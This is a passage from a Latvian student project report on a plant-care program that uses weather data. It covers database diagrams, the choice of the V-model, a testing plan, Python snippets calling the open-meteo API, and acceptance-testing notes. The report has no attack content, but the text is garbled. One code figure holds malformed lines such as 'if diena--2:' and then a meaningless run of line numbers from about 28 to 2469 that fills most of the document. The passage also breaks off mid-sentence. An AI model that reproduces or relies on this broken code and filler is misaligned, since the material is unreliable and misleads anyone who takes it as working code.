


3.7.4. Datubāzes skice

5. Attēls. Datubāzes konspektuālais modelis.




6. Attēls. Datubāzes relācijas modelis.




3.7.5. Datu uzglabāšanas skice

7. Attēls. Augu datu uzglabāšanas skice.



8. Attēls. Augu atrašanās vietas skice.



4. Programmatūras izstrādes plāns

Izvēloties programmas izstrādes modeli, vislielākais uzsvars tika likts uz tās sistēmu savstarpēju spēju komunicēt, jo visa programma balstās uz dažādu sistēmu (datubāzes, šifrēšanas, datu saglabāšanas, utt.) kopēju sadarbību, rezultējoši visām sistēmām vajadzētu tikt izveidotām paralēli un pirms pārējās koda daļas, intensīvi un regulāri testētām to izveides un pārējās koda daļas pievienošanas laikā, šādā veidā tiek minimizēts patērētais atklūdošanas laiks un nepieciešamība pēc koda pārrakstīšanas, gadījumā, kad sistēmas nespēj sastrādāties ar galveno, koda daļu. Galvenā daļa tiek izveidota ātrāk, jo tās izstrādes laikā tai tiek pievērsta lielāka uzmanība programmas sistēmu gatavības dēļ.

Ņemot vērā programmas modelim izvirzītās prasības, atkrīt “Ūdenskrituma metode”, jo tajā programmas izstrāde notiek lineāri un pa daļām, kas neļauj sistēmas veidot vienlaicīgi. Rezultāta redzamība tikai beigās apgrūtinā veikt kopēju programmas testēšanu tās izstrādes laikā.

“Spirālveida modelis” atbilst programmas izvirzītajām prasībām, jo tas atļauj konstanti testēt programmas daļas gan atsevišķi, gan kopēji, tās veidošanai notiekot riņķveidā un analītiski, to uzlabojot katrā etapā, tomēr programmas efektīvai izstrādei nav nepieciešams vairāk par vienu spirāli.

“Inkrementa modelis” neder un neatbilst programmas izvirzītajām modeļa prasībām, jo tajā uzreiz tiek izveidots viss un tikai, pēc tam atklūdots un uzlabots, kaut arī tā secības nesvarīgums atbilst izvirzītajām prasībām.

“Lean metode” atkrīt, jo anketēšanas izpētes metodes un programmas pasūtītāja prasību dēļ programmai nav nepieciešams modelis ar lielu uzvaru uz sazināšanos ar pasūtītāju un tās lietotājiem.

“Agile metodes” pielietošana nav nepieciešama un tā netiek izvēlēta, jo programmas izstrādei nav nepieciešama regulāra saziņa ar tās pasūtītāju, šī darba ietvaros svarīgāka ir dokumentācija nekā pats programmas minimālais uzmetums, programmas izstrāde balstās uz procesiem un instrumentiem, kas nav svarīgi “Agile metodē”

Modelis, kas tiek izvēlēts un vislabāk atbilst programmas modelim izvirzītajām prasībām un tās izstrādei ir “V-modelis”, jo tajā testēšana tiek veikta katrā solī, no tās linearitātes ir iespējams novirzīties, pat ja tā ir lineāras metodes paveids.

Pirms programmas izstrādes tiks izveidota augu datubāze. Programma tiks izstrādāta balstoties uz “V-modeli”, it īpaši tā testēšanas veidu, vispirms izstrādājot tās sistēmas, kas kalpos, kā tās skelets saistībā ar darbībām, kurās iesaistīta datubāze, failu manipulācijas un šifrēšana, laikapstākļu datu ieguve no laikapstākļu API. Pēc sistēmu izstrādes un savienošanas, tiks veidota galvenā koda daļa, kas analizēs iegūtos laikapstākļu datus un pielīdzinās tos lietotāja izvēlētajiem augiem, tos attēlos, pieprasot informāciju par tiem no augu datubāzes un lokāli saglabātajiem datiem. Pēc programmas galvenās daļas un sistēmu izstrādes, to savienošanas, programmai tiks izstrādāts GUI. Pēc programmas jeb AAIP pabeigšanas, tiks izstrādāta ADDRVP, kas atvieglos jaunu augu pievienošanu augu datubāzei un atvieglos tās uzturamību.

5. Atklūdošanas un akcepttestēšanas pārskats.

5.1. Testēšanas plāns un izpilde


Testēšanu visā programmas kodā būtu jāveic vismaz ar Python “print(x)” funkcijas palīdzību, bet, lai nodrošinātu pareizu, efektīvu un ilgtspējīgu programmas funkcionalitāti, tās testēšanu, būtu jāveic izmantojot VS Code iebūvēto testēšanas rīku (Skatīt 3. pielikumā). Programmas koda testēšanu atvieglo un paātrina lietotāja ievades vietās ieviesti pagaidu stacionāri dati (aizstājot lietotāja datu ievades ar mainīgajiem).

Daļās, kurās programma komunicē ar augu datubāzi, iegūst datus no JSON failiem un pieprasa datus no API, atklūdošanas procesā būtu jāpārbauda no tās iegūtās datu kopas, to izmaiņas, ar tām manipulējot, iegūtās informācijas datu tipi, kā arī, no API pieprasot datus, būtu jāpārbauda tās interneta saites pareizums un no tās iegūtās informācijas atbilstība prasītajam. Testējot programmas galveno koda daļu, tā būtu jātestē manuāli, tai ejot cauri ar Python “print(x)” funkciju vai to sadalot pa sīkākām daļām atsevišķā Python failā. Ar lietotāja saskarni saistītās koda daļas būtu jātestē, tās atkārtoti palaižot, pēc kodā veiktām izmaiņām, kombinējot veidus, kā ar tām var manipulēt, pievēršot uzmanību tam, kā tās attēlo datus un vai tās to dara pareizi.

Testējot programmas funkcijas, kuras izvada skaitliskus datus, būtu jāpārbauda to pareizums manuāli, pašam veicot aprēķinus vai to veikšanai izstrādājot kādu funkciju. Funkcijās, kuras izvada datus datu kopās, būtu jāpārbauda vai visas to vērtības atbilst nepieciešamajām, to izvietojums nav mainījies. Testējot funkcijas, kuras savā datu apstrādes procesā balstās uz citām funkcijām, būtu jātestē to kopējā sadarbība un jāpārbauda vai kaut kas nav noticis ar datiem to pārejas laikā. Testējot funkcijas, kuras iekļauj darbības ar lietotāja saskarni, ir nepieciešams pārbaudīt to izvadītos datus un to pavadošo tekstu, noformējumu. Gadījumos, kad funkciju nevar pārbaudīt vai dabūt to strādājošu kopējā koda ietvaros, to ir jāpārbauda atsevišķā Python failā ar safabricētiem ievaddatiem.

5.1.1. Testēšanas plāna izpildes atspoguļojums

9. Attēls. Testēšana ar “print()” metodi.



```
main.py > diasvidejais
18
19 #funkcijas
20 def dienasvidejais(vert,cipskaizkomata,diena): #videja aprekinasana
21     vertf=[]
22     vertf.append(vert)
23     print(vertf)
24     if diena--2:
25         pass
26
27     if diena--1:
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
24
```

10. Attēls. Testēšana ar API saites pārbaudes metodi.

```
tagadejo laikstaklu datu iegusana
global dirmape
global cursors

Url=f"https://api.open-meteo.com/v1/forecast?latitude={lat}&longitude={long}&past_days=2&forecast_days=3&daily=temperature_2m_min,precipitation_probability_mean,precipitation_probability_max"
#https://api.open-meteo.com/v1/forecast?latitude=56.946&longitude=24.10589&past_days=2&forecast_days=3&daily=temperature_2m_min,precipitation_probability_mean,precipitation_probability_max
Dati=requests.get(Url)
Dati=Dati.json()

#stunda
hDati=Dati['hourly']
hLaiks=hDati['time'] #datetime
hTemp=hDati['temperature_2m'] #C
hVejasat=hDati['windspeed_10m'] #km/h
hVejavirz=hDati['winddirection_10m'] #gradi
hMaksmduzds=hDati['cloudcover'] #%
```

11. Attēls. Testēšana ar ievades datu īslaicīgu aizstāšanu.

```
print('Ievadi atrašanas vietu: (Valsts-Pilseta (Angļu vai latīņu))')
O=0
while 1>0:
    #atrvieta=input('> ')
    atrvieta='Latvia-Saulkrasti'
    atrvietas=atrvieta.split('-')
    if len(atrvietas)==2:
        pilseta=atrvietas[1]
        valsts=atrvietas[0]
        geoUrl=f"https://geocoding-api.open-meteo.com/v1/geojson?location={valsts},{pilseta}"
        Dati=requests.get(geoUrl)
```

5.2. Akcepttestēšanas pārskats

AAIP testējošie lietotāji pārbaudīja augu profilu nosaukumu ievades limitus, tos testējot ar dažādām rakstzīmēm un to skaitu, meklēja iespējas, kā no programmas izvēlnēm izprovocēt kļūdas, augu ilglaicīgu augšanu, to augšanas dienu skaita atbilstību. Lietotāji testēja arī lietotāju saskarnes spēju funkcionēt, ar to veicot nestandarta darbības, kā vairāku programmas logu atvēršanu un nestandarta rezolūciju pielietošanu, spēju izmantot “Tab” klaviatūras taustiņu, lai pārvietotu datorpeles kursoru.

ADDRVP testējošie lietotāji primāri pārbaudīja CSV faila paraugam (Skatīt 3. pielikuma), neatbilstošu failu pievienošanu datubāzei. Datu izdzēšanu un pievienošanu, datu dzēšanu neievērojot to kārtas secību. Lietotāji intensīvi testēja lietotāja saskarni, tās izvēlnes opcijas un augu ierakstu datu attēlojumu, CSV failu ievietošanai paraudzētās mapes dzēšanas sekas.

Balstoties uz lietotāju vēlmēm, ADDRVP tika ieviesta iespēja tā lietotāja saskarnē attēlot vairākus augu ierakstus vienlaicīgi, un AAIP lietotāju saskarnē tika ieviests pašreizējais laikapstākļu datu attēlojums, pievienota funkcija, kas aprēķina vēja virzienu no grādiem, laikapstākļu API limitāciju dēļ.

6. Lietotāja ceļvedis.

Lietojot AAIP, ir jāapzinās, ka visi tajā saglabātie dati tiks likvidēti, ja tiks pārvietota vai izdzēsta šifrslēga, ka visi programmas saglabātie dati tiek saglabāti lietotājam viegli nepieejamās mapēs un nav paredzēti tiešām manipulācijām no lietotāja puses, AAIP ir jābūt interneta pieslēgumam, lai tas spētu atjaunināt un pilnīgi attēlot augu datus. Pievienojot jaunus augus, tiem ir iespējams iedot tādu pašu nosaukumu, kā jau eksistējošiem. Augs pēc tā

